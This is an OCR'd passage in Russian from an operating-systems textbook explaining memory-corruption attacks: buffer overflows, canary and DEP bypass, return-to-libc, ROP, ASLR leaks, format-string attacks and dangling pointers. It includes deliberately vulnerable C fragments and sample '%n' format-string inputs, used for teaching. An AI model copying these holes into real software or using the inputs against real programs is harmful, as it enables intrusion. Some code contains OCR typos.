


Рис. 9.19. Складывающиеся ситуации: *а* — при работе основной программы; *б* — после вызова процедуры А; *в* — при переполнении буфера, показанного серым цветом

Иными словами, часть регистрационной записи теперь заполняет место в памяти, в котором, по предположению системы, содержится адрес инструкции, куда должен осуществляться безусловный переход при возвращении из функции. Поскольку пользователь набрал обычное регистрационное сообщение, его символы вряд ли будут воспроизводить правильный адрес кода. И как только управление возвращается из функции *A*, программа будет пытаться осуществить безусловный переход на неверное место, а системе это придется совсем не по нраву. В большинстве случаев программа тут же перейдет в аварийное состояние.

Теперь предположим, что это не простой пользователь, ошибочно набравший слишком длинное сообщение, а взломщик, который послал сообщение с «хвостом», конкретно нацеленное на нарушение хода выполнения программы. Скажем, им предоставлен ввод, который тщательно выверен с тем, чтобы вместо адреса возврата был вписан адрес начала буфера *B*. В результате этого при возвращении из функции *A* программа осуществит безусловный переход на начало буфера *B* и выполнит байты в буфере как код. Поскольку взломщик контролирует содержимое буфера, он может заполнить его инструкциями машины с целью выполнения кода взлома в контексте исходной программы. Получается, что взломщик переписал память своим собственным кодом и добился его выполнения. Теперь программа полностью под контролем взломщика, и он может заставить ее делать все, что захочет. Код взломщика часто используется для запуска оболочки (например, посредством системного вызова *exec*), предоставляя ему удобный доступ к машине. Поэтому такой код часто называют кодом запуска оболочки,или **шелл-кодом** (shellcode), даже если он не запускает копию оболочки.

Этот прием срабатывает не только в отношении программ, использующих функцию *gets* (применения которой следует избегать), но и при наличии любого кода, который копирует предоставляемые пользователем данные в буфер без проверки нарушения его границ. Эти пользовательские данные могут содержать параметры командной строки, строковые данные среды окружения, данные, отправленные по сети,

или данные, считанные из пользовательского файла. Существует множество функций, копирующих или перемещающих такие данные: *strcpy*, *memcpy*, *strcat* и многие другие. Разумеется, уязвимым может также оказаться и старый цикл, написанный вами и перемещающий байты в буфер. А что, если взломщик не знает точного адреса возврата? Зачастую он может догадаться, где *приблизительно*, но *не точно* находится шелл-код. В таком случае обычным решением становится размещение перед ним так называемых nop-направляющих (**nop sled**) — последовательности однобайтовых инструкций *NO OPERATION* (операция отсутствует), которые вообще ничего не делают. Когда взломщику удается «приземлиться» на nop-направляющих, выполнение кода в конечном счете дойдет до настоящего шелл-кода. Nop-направляющие работают в стеке, но они работают и в куче, где взломщики часто пытаются повысить свои шансы, размещая по всей куче свои nop-направляющие и шелл-код. Например, в браузере вредоносный код JavaScript может пытаться распределить как можно больше памяти и заполнить ее длинной nop-направляющей и небольшим по объему шелл-кодом. Затем, если взломщик сумел переключить ход выполнения программы и направить его на произвольный адрес в куче, то шанс его попадания в nop-направляющие будет весьма высок. Такая технология называется **распылением в кучу** (heap spraying).

Стековый индикатор («канарейка»)

Один часто используемый способ защиты от взлома, о котором уже кратко упоминалось, заключается в использовании стекового индикатора, или «канарейки» (stack canaries). Это название происходит из шахтерской практики. Работа в шахте полна опасностей. Может случиться выброс токсичных газов вроде угарного газа, который убьет шахтеров. Ко всему прочему угарный газ не имеет запаха, поэтому шахтеры могут даже его не заметить. В прошлом шахтеры, опасаясь такого выброса, в качестве системы раннего предупреждения брали с собой в шахту канареек. Любой выброс токсичных газов убьет канарейку раньше, чем нанесет вред ее хозяину. Если птичка сдохла, значит, пора подниматься на поверхность.

Современные компьютерные системы также используют в качестве систем раннего предупреждения канареек, правда, уже цифровых. Идея проста. В том месте, где программа осуществляет вызов функции, компилятор вставляет код для сохранения в стеке произвольного значения «канарейки» непосредственно перед адресом возврата. Перед возвращением из функции компилятор вставляет код для проверки значения «канарейки». Если значение изменилось, значит, что-то пошло не так, как надо. В таком случае лучше нажать тревожную кнопку и аварийное завершение, чем продолжать выполнение программы.

Обход стековых «канареек»

«Канарейки» неплохо справляются с атаками, подобными ранее рассмотренной, но возможности переполнения буфера все же сохраняются. Рассмотрим, к примеру, следующий фрагмент кода. В нем используются две новые функции: функция *strcpy* из состава библиотеки языка C, предназначенная для копирования строки в буфер, и функция *strlen*, определяющая длину строки.

Обход стековой «канарейки» осуществляется путем изменения длины *len* и последующего непосредственного изменения адреса возврата:

```
01. void A (char *date) {
02.  int len;
03.  char B [128];
04.  char logMsg [256];
05.
06.  strcpy (logMsg, date);     /* сначала в строку сообщения копируется строка
                                с данными */
07.  len = str len (date);      /* Определение количества символов в строке
                                данных */
08.  gets (B);                  /* теперь получение настоящего сообщения */
09.  strcpy (logMsg+len, B);    /* и копирование его после данных в
                                сообщение журнала */
10.  writeLog (logMsg); /* и наконец, запись регистрационного сообщения
                                на диск */
11. }
```

Как и в предыдущем примере, функция *A* считывает регистрационное сообщение со стандартного ввода, но теперь к нему явным образом добавляются текущие данные (предоставляемые в качестве строкового аргумента функции *A*). Сначала она копирует данные в регистрационное сообщение (строка 6). Строка данных может иметь разную длину в зависимости от дня недели, месяца и т. д. Например, в слове «среда» 5 букв, а в слове «суббота» — 7. То же самое относится к названиям месяцев. Поэтому вторым действием определяется количество символов в строке данных (строка 7). Затем функция получает ввод пользователя (строка 8) и копирует его в регистрационное сообщение, начиная сразу же после строки данных. Это делается путем указания того, что получаемая копия должна начинаться с регистрационного сообщения плюс длина строки данных (строка 9). И наконец, функция, как и раньше, записывает регистрационное сообщение на диск.

Предположим, что система использует стековые «канарейки». Как можно изменить адрес возврата? Секрет в том, что при организации переполнения буфера *B* взломщик не пытается тут же попасть на адрес возврата. Вместо этого он изменяет значение переменной *len*, расположенное в стеке непосредственно над ним. В строке 9 *len* служит смещением, определяющим, куда будет записано содержимое буфера *B*. Замысел программиста заключается в пропуске только строки данных, а поскольку взломщик контролирует значение переменной *len*, он может воспользоваться этой переменной для обхода «канарейки» и перезаписи адреса возврата.

Более того, переполнения буферов не ограничиваются адресом возврата. Вполне подойдет любой указатель функции, доступный путем организации переполнения. Указатель функции похож на обычный указатель, но указывает не на данные, а на функцию. Например, в C и C++ программист может объявить переменную *f* в качестве указателя функции, которая получает строковый аргумент и возвращает управление без предоставления результата:

```
void (*f)(char*);
```

Синтаксис, наверное, немного загадочный, но он действительно является еще одним объявлением переменной. Поскольку функция *A* из предыдущего примера соответствует приведенной выше сигнатуре, теперь можно написать «*f* = *A*» и использовать в нашей программе *f* вместо *A*. В задачу книги не входит углубленное изучение подробностей указателей функций, но заверяю вас, что эти указатели встречаются в операционных системах довольно часто. Теперь предположим, что взломщик ухитрился

переписать указатель функции. Как только программа вызовет функцию, используя указатель, на самом деле она вызовет код, внедренный взломщиком. Чтобы вредоносный код заработал, указатель функции может даже не присутствовать в стеке. Сгодятся и те указатели функций, которые находятся в куче. Поскольку взломщик может изменить значение указателя функции или адрес возврата управления на адрес буфера, содержащего код, он может изменить определенный программой поток передачи управления.

Предотвращение выполнения данных

Возможно, сейчас вы воскликните: «Постойте! Проблема ведь не в том, что взломщик может переписывать указатели функций или адреса возврата управления, а в том, что он может внедрить *код* и заставить систему его выполнить. Почему бы не пресечь выполнение байтов в куче и в стеке?» Если вы так и сделали, значит, наступило прозрение. Но совсем скоро мы увидим, что такие прозрения не всегда способны остановить атаку переполнения буфера. Но сама идея весьма толковая. **Атаки внедрения кода** (code injection attacks) не сработают, если байты, предоставленные взломщиком, не смогут быть выполнены в качестве легального кода.

У современных центральных процессоров есть свойство, которое в народе именуется **NX-битом** (NX bit), что означает «No-eXecute», то есть невыполняемый. Этот бит особенно полезен для того, чтобы различать сегменты данных (кучу, стек и глобальные переменные) и текстовые сегменты (которые содержат код). На самом деле многие современные операционные системы старались обеспечить возможность записи сегментов данных без возможности выполнения их содержимого и возможность выполнения текстовых сегментов без возможности их записи. Эта политика известна в OpenBSD как **W^X** (произносится «WExclusive-OR X» или «W XOR X»). Она означает, что память может быть либо записываемой, либо исполняемой, но не той и другой одновременно. Mac OS X, Linux и Windows имеют похожие схемы защиты. Обобщенно эта мера безопасности называется **DEP** (Data Execution Prevention), то есть предотвращение выполнения данных. Некоторое оборудование не поддерживает NX-бит. В таком случае DEP работает, но принуждение носит программный характер.

DEP предотвращает все рассмотренные ранее атаки. Взломщик может внедрить в процесс сколько угодно шелл-кода. Пока он не сделает память выполняемой, способов запуска этого кода не появится.

Атаки повторного использования кода

DEP делает невозможным выполнение кода в области данных. Стековые «канарейки» затрудняют (но не исключают) переписывание адресов возврата и указателей функций. К сожалению, это еще не конец рассказа, поскольку однажды на кого-то также снизошло озарение. Он понял примерно следующее: «Зачем внедрять код, когда его уже вполне достаточно в двоичном виде?». Иными словами, вместо внедрения нового кода взломщик просто составляет нужную функциональность из существующих функций и инструкций в двоичном коде и библиотеках. Сначала мы рассмотрим простейшую из таких атак — **атаку возврата в библиотеку** (return to libc), а затем более сложную, но очень популярную технологию **возвратно-ориентированного программирования** (return-oriented programming).

Предположим, что переполнение буфера (см. рис. 9.19) привело к перезаписи адреса возврата из текущей функции, но код в стеке, предоставляемый взломщиком, выполняться не может. Возникает вопрос: может ли управление быть передано в какое-нибудь другое место? Оказывается, может. Почти все программы на языке C связаны с библиотекой libc (которая обычно используется совместно несколькими программами), содержащей основные функции, необходимые большинству C-программ. Одной из таких функций является *system*, которая берет в качестве аргумента строку и передает ее оболочке для выполнения. Таким образом, используя функцию *system*, взломщик может выполнить любую нужную ему программу. Следовательно, вместо выполнения шелл-кода взломщик просто помещает строку, содержащую выполняемую команду, в стек и посредством адреса возврата направляет передачу управления на функцию *system*.

Эта атака называется **возвратом в библиотеку** (return to libc) и имеет несколько вариантов. *System* — не единственная функция, способная заинтересовать взломщика. Например, взломщик может также воспользоваться функцией *mprotect*, чтобы сделать часть сегмента данных выполняемой. Кроме того, вместо безусловного перехода непосредственно на функцию библиотеки libc взломщик может воспользоваться уровнем перенаправления. Например, в Linux взломщик может вместо этого вернуть управление в таблицу компоновки процедур (Procedure Linkage Table (**PLT**)). PLT является структурой, облегчающей динамическое связывание, и содержит фрагменты кода, при выполнении которых, в свою очередь, вызываются динамически связываемые библиотечные функции. Возвращение управления в этот код приводит к косвенному выполнению библиотечной функции.

Концепция **возвратно-ориентированного программирования** (Return-Oriented Programming (**ROP**)) доводит замысел повторного использования кода программы до крайности. Вместо возвращения управления в точки входа в библиотечные функции взломщик может передать управление любой инструкции в текстовом сегменте. Например, он может передать управление коду в середине, а не в начале функции. Выполнение просто продолжится с этой точки, и инструкции будут выполняться одна за другой. Предположим, что после выполнения нескольких инструкций очередь дойдет до еще одной инструкции возврата. И теперь мы зададим все тот же вопрос: куда можно будет передать управление? Поскольку у взломщика есть контроль над стеком, он опять может заставить код передать управление куда захочет. А после того как он это проделает дважды, он может сделать это в третий, в четвертый, в десятый раз и т. д.

Следовательно, прием возвратно-ориентированного программирования заключается в поиске небольшой последовательности кода, которая, во-первых, делает что-нибудь подходящее и, во-вторых, заканчивается инструкцией возврата. Взломщик может выстроить такие последовательности кода в одну линию посредством адресов возврата, помещенных им в стек. Отдельные фрагменты называются **гаджетами** (gadgets). Обычно они обладают весьма ограниченными функциональными возможностями, например могут выполнять сложение двух регистров, загрузку значения из памяти в регистр или помещение значения в стек. Иными словами, коллекция гаджетов может выглядеть как весьма странная подборка инструкций, которую взломщик может использовать для построения произвольной функциональности путем умелой манипуляции стеком. Тем временем указатель стека служит в качестве немного странной разновидности счетчика команд.

На рис. 9.20, *а* показан пример того, как гаджеты связываются вместе путем адресов возврата в стеке. Гаджеты являются небольшими фрагментами кода, заканчивающими-

ся инструкцией возврата. Эта инструкция будет брать адрес из стека, чтобы передать управление на этот адрес и продолжить работу с него. В таком случае взломщик сначала передаст управление гаджету *A* в некой функции *X*, затем гаджету *B* в функции *Y* и т. д. Задача взломщика состоит в сборе таких гаджетов в выполняемый двоичный код. Поскольку сам он гаджеты не создает, иногда ему приходится иметь дело с гаджетами, которые, возможно, далеки от идеала, но вполне подходят для намеченной им работы. Например, на рис. 9.20, *б* предполагается, что гаджет *A* входит в последовательность инструкций и имеет проверку. Взломщику эта проверка может быть вообще не нужна, но поскольку она там есть, ему придется с этим смириться. Для большинства целей было бы, наверное, неплохо поместить в регистр *1* любое неотрицательное число. Следующий гаджет помещает любое значение стека в регистр *2*, а третий гаджет умножает значение регистра *1* на 4, помещает его значение в стек и складывает его со значением регистра *2*. Объединение этих трех гаджетов приводит взломщика к чему-то, что может быть использовано для вычисления адреса элемента в массиве целых чисел. Индекс массива предоставляется первым значением данных в стеке, а базовый адрес массива должен быть во втором значении данных.




Рис. 9.20. Возвратно-ориентированное программирование: связывание гаджетов

Возвратно-ориентированное программирование может выглядеть весьма сложным, и, наверное, так оно и есть. Но как и всегда, люди разработали инструментальные средства для автоматизации максимально возможного объема работы. В качестве примера можно привести сборщики гаджетов и даже ROP-компиляторы. В настоящее время

ROP является одной из наиболее важных технологий создания вредоносного кода, используемого в преступном мире.

Рандомизации распределения адресного пространства

Существует еще одна идея по предотвращению подобных атак. Кроме изменения адреса возврата и внедрения некой (ROP) программы взломщик должен иметь возможность передавать управление по абсолютно точным адресам, с технологией ROP номер с nop-направляющими не пройдет. Когда адреса фиксированы, задачу решить несложно, а что, если они не фиксированы? **Рандомизация распределения адресного пространства** (Address Space Layout Randomization (**ASLR**)) нацелена на произвольное назначение адресов функций и данных при каждом запуске программы. В результате задача взломщика по нанесению вреда системе существенно затрудняется. В частности, ASLR часто занимается произвольным выбором позиций исходного стека, кучи и библиотек.

Многие современные операционные системы наряду со стековыми «канарейками» и DEP поддерживают в той или иной степени также и ASLR. Большинство из них предоставляют эту технологию для пользовательских приложений, но лишь немногие применяют ее постоянно и к самому ядру операционной системы (Giuffrida et al., 2012). Объединенные усилия этих трех механизмов защиты существенно подняли барьер на пути взломщиков. Простой переход к внедренному коду или даже к какой-нибудь уже существующей в памяти функции стал весьма непростой работой. Все вместе эти механизмы формируют в современных операционных системах важную линию обороны. Особенно привлекательным во всем этом является предоставление защиты по весьма разумной цене с точки зрения производительности.

Обход ASLR

Даже при наличии всех трех средств обороны взломщики все еще умудряются вредить системе. В ASLR имеется ряд слабых мест, позволяющих злоумышленникам отыскивать пути обхода. Первое из них заключается в том, что ASLR не всегда делает достаточно произвольный выбор. Многие реализации ASLR все еще имеют конкретный код в фиксированных местах. Более того, даже при произвольном выборе адреса сегмента рандомизация может быть слабой и взломщик может справиться с ней без особых ухищрений. Например, на 32-разрядных системах энтропия может быть ограничена, поскольку нельзя рандомизировать все биты стека. Для того чтобы стек работал как обычный стек, растущий по нисходящей, рандомизация наименее значимых битов не подходит.

Наиболее важная атака на ASLR формируется за счет раскрытия информации о памяти. В этом случае взломщик использует уязвимость не для непосредственного получения контроля над программой, а для организации утечки информации о распределении памяти, которой затем можно воспользоваться для использования другой уязвимости. В качестве простого примера рассмотрим следующий код:

```
01. void C() {
02.  int index;
03.  int prime [16] = { 1,2,3,5,7,11,13,17,19,23,29,31,37,41,43,47 };
04.  printf ("Какое простое число из показанных здесь вы хотели бы видеть?");
05.  index = read user input ();
06.  printf ("На позиции %d находится простое число %d\n", index,
           prime[index]);
07. }
```

В коде содержится вызов чтения пользовательского ввода, где это чтение не является частью стандартной библиотеки языка C. Мы просто предполагаем, что эта функция чтения существует и возвращает целочисленное значение, набранное пользователем в командной строке. Мы также предполагаем, что в ней нет ошибок. Но даже при этом из данного кода довольно просто организовать утечку информации. Нужно лишь предоставить индекс больше, чем 15, или меньше, чем 0. Поскольку программа индекс не проверяет, она с готовностью вернет значение любого целого числа из памяти.

Для успешной атаки зачастую вполне достаточно адреса одной функции. Причина в том, что хотя место, куда загружается каждая библиотека, может быть выбрано произвольно, относительное смещение для каждой отдельной функции от этой позиции имеет, как правило, фиксированное значение. Иначе говоря, узнав, где находится одна функция, вы узнаете, где находятся все остальные. Даже если это не так, то при наличии всего лишь одного адреса кода зачастую довольно просто отыскать многие другие адреса, что и показано в работе Snow et al. (2013).

Атаки, не связанные с перенаправлением потока управления

До сих пор рассматривались атаки на поток управления программы: изменения указателей функций и адресов возврата. Целью всегда было заставить программу выполнять новые функции, даже если эти функции брались из того же кода, который уже присутствовал в двоичном виде. Но это не единственная возможность. Как показано в следующем фрагменте псевдокода, интересной целью для взломщика могут быть и сами данные:

```
01. void A() {
02.  int author ized;
03.  char name [128];
04.  authorized = check credentials (...); /* атакующий не авторизован,
                                              поэтому возвращается 0 */
05.  printf ("Как вас зовут?\n");
06.  gets (name);
07.  if (authorized != 0) {
08.  printf ("Добро пожаловать %s, вот все ваши секреты \n", name)
09.  /* ... демонстрация секретных данных ... */
10.  } else
11.  printf ("Извините, %s, но вы не прошли авторизацию.\n");
12.  }
13. }
```

Этот код предназначен для проверки авторизации. Совершенно секретные данные разрешается просматривать только тем пользователям, которые имеют на это соответствующие полномочия. Функция, проверяющая полномочия, не входит в состав библиотеки языка C, но предполагается, что она существует где-то в программе и не содержит ошибок. Теперь предположим, что взломщик ввел 129 символов. Как и в предыдущем случае, буфер переполнился, но адрес возврата при этом переписан не был. Вместо этого взломщик изменил значение переменной авторизации, дав ей значение, отличное от нуля. Программа не вошла в аварийное состояние и не выполнила код взломщика, но она допустила утечку секретной информации в адрес неавторизованного пользователя.

Переполнение буфера: точка еще не поставлена

Переполнение буфера является одной из самых старых и наиболее важных технологий искажений памяти, используемой взломщиками. Несмотря на более чем четверть

века существования связанных с ней инцидентов и на обилие средств защиты (нами были рассмотрены лишь наиболее важные из них), похоже, избавиться от этой проблемы невозможно (Van der Veen, 2012). За все это время значительная доля проблем безопасности возникала из-за этого дефекта, который трудно устранить, поскольку вокруг существует множество программ на языке C, не проверяющих переполнение буфера.

И гонка вооружений еще далека от завершения. Исследователи по всему миру исследуют все новые средства обороны. Некоторые из этих средств нацелены на двоичные коды, некоторые состоят из расширений безопасности для компиляторов C и C++. Важно отметить, что взломщики также совершенствуют свои вредоносные технологии. В данном разделе мы постарались представить вам обзор некоторых наиболее важных технологий, но у этой идеи существует множество вариаций. И мы практически уверены, что в следующем издании данной книги этот раздел не утратит своей актуальности (и, возможно, будет расширен).

9.7.2. Атаки, использующие форматирующую строку

Следующая атака также нацелена на повреждение памяти, но имеет совершенно иную природу. Некоторые программисты не любят набирать текст, даже если они являются мастерами этого дела. Зачем набирать имя переменной *reference_count*, когда понятно, что *rc* означает то же самое и экономит 13 нажатий на клавиши при каждом своем появлении? Такая нелюбовь к набору текста порой может приводить к катастрофическим отказам системы.

Рассмотрим следующий фрагмент программы на языке C, выводящей при запуске традиционное для C приветствие:

```
char * s="Hello World";
printf("%s", s);
```

В этой программе объявляется переменная строки символов *s*, которой присваивается начальное строковое значение «Hello World» и нулевой байт, свидетельствующий о конце строки. Функция *printf* вызывается с двумя аргументами: строкой формата *«%s»*, который предписывает функции вывести строку, и адресом строки. При выполнении программы этот фрагмент кода выводит строку на экран (или на стандартное устройство вывода). Он вполне корректен и неуязвим.

Но предположим, что программист поленился и вместо верхнего фрагмента набрал следующее:

```
char * s="Hello World";
printf(s);
```

Такой вызов *printf* вполне допустим, поскольку у этой функции непостоянное число аргументов, где первым из них может быть форматирующая строка. Но строка, не содержащая никакой информации о формате (такой, как в строке *«%s»*), также допустима, и хотя вторая версия считается дурным тоном в программировании, она разрешена и вполне работоспособна. Кроме того, экономится целых пять нажатий на клавиши, что, несомненно, является большой победой.

Полгода спустя какой-нибудь другой программист получает команду изменить код, чтобы сначала запрашивалось имя пользователя, а затем оно фигурировало в при-

ветствии. После поспешного изучения кода он его слегка подправляет, и в результате получается следующее:

```
char s[100], g[100] = "Hello ";  /* объявление s и g; инициализация g */
gets(s);                         /* чтение строки с клавиатуры в s */
strcat(g, s);                    /* подстановка s в конец g */
printf(g);                       /* вывод g */
```

Теперь программа считывает строку в переменную *s* и объединяет ее с инициализированной строкой *g*, чтобы создать на основе *g* выходное сообщение. Программа сохраняет работоспособность. Пока вроде нет ничего плохого (за исключением использования функции *gets*, подверженной атаке за счет переполнения буфера, но простота использования способствует ее популярности).

Но знающий пользователь, увидевший этот код, быстро поймет, что ввод, воспринимаемый с клавиатуры, — это не просто строка, это строка формата вывода, и, по существу, будут работать все спецификации формата вывода, разрешенные *printf*. Хотя большинство индикаторов форматирования, такие как *«%s»* (для вывода строк) и *«%d"* (для вывода десятичных целых чисел), форматируют вывод, некоторые из них имеют специальное назначение. В частности, *«%n"* ничего не выводит. Вместо этого он подсчитывает, какое количество символов должно было быть выведено в месте его появления в строке, и сохраняет информацию для обработки в следующем аргументе *printf*. Рассмотрим пример программы, использующей *«%n"*:

```
int main(int argc, char * argv[])
{
    int i=0;
    printf("Hello %nworld\n", &i);    /* %n сохраняется в i */
    printf("i=%d\n", i);              /* теперь i равно 6 */
}
```

После компиляции и запуска эта программа выводит следующее:

```
Hello world
i=6
```

Обратите внимание на то, что переменная *i* была изменена путем вызова функции *printf*, что не всем понятно. При всей весьма сомнительной пользе от этого свойства оказывается, что вывод форматирующей строки может привести к тому, что слово или множество слов будут сохранены в памяти. Неужели ввод этого свойства в функцию *printf* был разумной идеей? Конечно же нет, но в свое время оно казалось очень удобным. Подобным образом в программное обеспечение закладывались многие уязвимости.

Из предыдущего примера видно, что совершенно случайно программист, модифицировавший программный код, непреднамеренно позволил пользователю программы ввести строку формата. Поскольку вывод строки формата способен переписать содержимое памяти, теперь у нас есть средство, позволяющее переписывать в стеке адреса возврата функции *printf* и передавать управления в какое-нибудь другое место, например в только что введенную строку формата. Этот подход получил название **атаки, использующей строку описания формата вывода** (format string attack).

Проведение атаки, использующей строку описания формата вывода, является не такой уж тривиальной задачей. Где будет храниться выводимое функцией количество

символов? В адресе аргумента, следующего за самой строкой формата, как и в показанном ранее примере. Но в коде, имеющем уязвимость, взломщик может предоставить только одну строку (опустив второй аргумент функции *printf*). Фактически функция *printf* предположит, что второй аргумент существует. Она просто возьмет очередное значение в стеке и использует его в качестве этого аргумента. Взломщик может также заставить функцию *printf* воспользоваться следующим значением в стеке, предоставив в качестве ввода, к примеру, такую форматирующую строку:

```
"%08x %n"
```

Ее часть *«%08x»* означает, что *printf* выведет следующий аргумент в виде 8-разрядного шестнадцатеричного числа. Следовательно, если это значение равно 1, будет выведено 0000001. Иными словами, при такой форматирующей строке функция *printf* просто предположит, что следующим значением в стеке является 32-разрядное число, которое нужно вывести, а значение, находящееся после него, является адресом того места, где нужно сохранить количество выводимых символов, в данном случае 9: 8 для шестнадцатеричного числа и 1 для пробела. Предположим, что предоставлена форматирующая строка

```
"%08x %08x %n"
```

В этом случае функция *printf* сохранит значение в адресе, предоставленном третьим значением, следующим в стеке за форматирующей строкой, и т. д. Это является основой для того, чтобы превратить показанную ранее форматирующую строку в элементарный дефект, позволяющий взломщику «записывать что угодно и где угодно». Подробности не вписываются в тему данной книги, но идея заключается в том, что взломщик делает так, что в стеке находится нужный ему целевой адрес. Это проще, чем вы могли подумать. Например, в представленном ранее коде с уязвимостью сама строка *g* находится в стеке по более высокому адресу, чем стековый фрейм функции *printf* (рис. 9.21). Предположим, что, как показано на рисунке, строка начинается с *AAAA*, за ней находится последовательность *«%0x»* и заканчивается все последовательностью *«%0n»*. Что же при этом происходит? Получая точное количество символов в последовательности *«%0x»*, взломщик добирается до самой форматирующей строки (хранящейся в буфере *B*). Иными словами, функция *printf* будет затем использовать первые четыре байта форматирующей строки в качестве того адреса, куда следует вести запись. Поскольку ASCII-значение символа *A* равно 65 (или 0x41 в шестнадцатеричном формате), результат будет записан по адресу 0x41414141, но взломщик может указать и другие адреса. Разумеется, он должен убедиться в абсолютной точности количества выводимых символов (поскольку это количество будет записано в целевой адрес). На практике ему приходится предпринимать чуть больше действий, чем здесь описано, но не намного больше. Если в строке поиска в Интернете набрать «format string attack», вы увидите большое количество ссылок на информацию, посвященную этой проблеме.

Поскольку пользователь получил возможность переписывать содержимое памяти и принудительно передавать управление только что внедренному коду, этот код имеет все полномочия и доступ, которые были у атакованной программы. Если программа согласно установке бита SETUID принадлежала пользователю root, атакующий сможет создать оболочку с привилегиями пользователя root. Кстати, использованные в этом примере символьные массивы фиксированной длины также могут стать мишенью для атаки за счет переполнения буфера.




Рис. 9.21. Атаки, использующие форматирующую строку. Путем использования точного количества символов в %08x взломщик может воспользоваться в качестве адреса первыми четырьмя символами форматирующей строки

9.7.3. Указатели на несуществующие объекты

Третьей технологией искажения памяти является весьма популярный в преступном мире прием, называемый атакой с использованием указателей на несуществующие объекты (dangling pointer attack). В простом проявлении этой технологии разобраться совсем нетрудно, но вот создание вредоносного кода может оказаться непростой задачей. C и C++ позволяют программе распределять память под кучу, используя вызов функции *malloc*, при котором возвращается указатель на только что выделенную часть памяти. Позже, когда программа больше в ней не нуждается, она вызывает функцию *free* для освобождения памяти. Ошибка указателя на несуществующий объект происходит, когда программа случайно использует память после того, как она уже ее освободила. Рассмотрим следующий код, который дискриминирует весьма пожилых людей:

```
01. int *A = (int *) malloc (128);     /* выделение места под 128 целых
                                          чисел */
02. int year of birth = read user input (); /* считывание целого числа из
                                               стандартного ввода */
03. if (input < 1900) {
04.  printf ("Ошибка, год рождения должен быть больше 1900 \n");
05.  free (A);
06. } else {
07.  ...
08.  /* совершение полезных действий над содержимым массива A */
09.  ...
10. }
11. ... /* множество других инструкций, содержащих, malloc и free */
12. A[0] = year of birth;
```

Код неверен. Не только из-за возрастной дискриминации, но также потому, что в строке 12 он может присвоить значение элементу массива *A* после того, как выделенная под него память уже была освобождена (в строке 5). Указатель *A* все еще будет вести на тот же адрес, но его дальнейшее использование уже не предполагается. Фактически память теперь уже могла быть повторно использована другим буфером (см. строку 11).

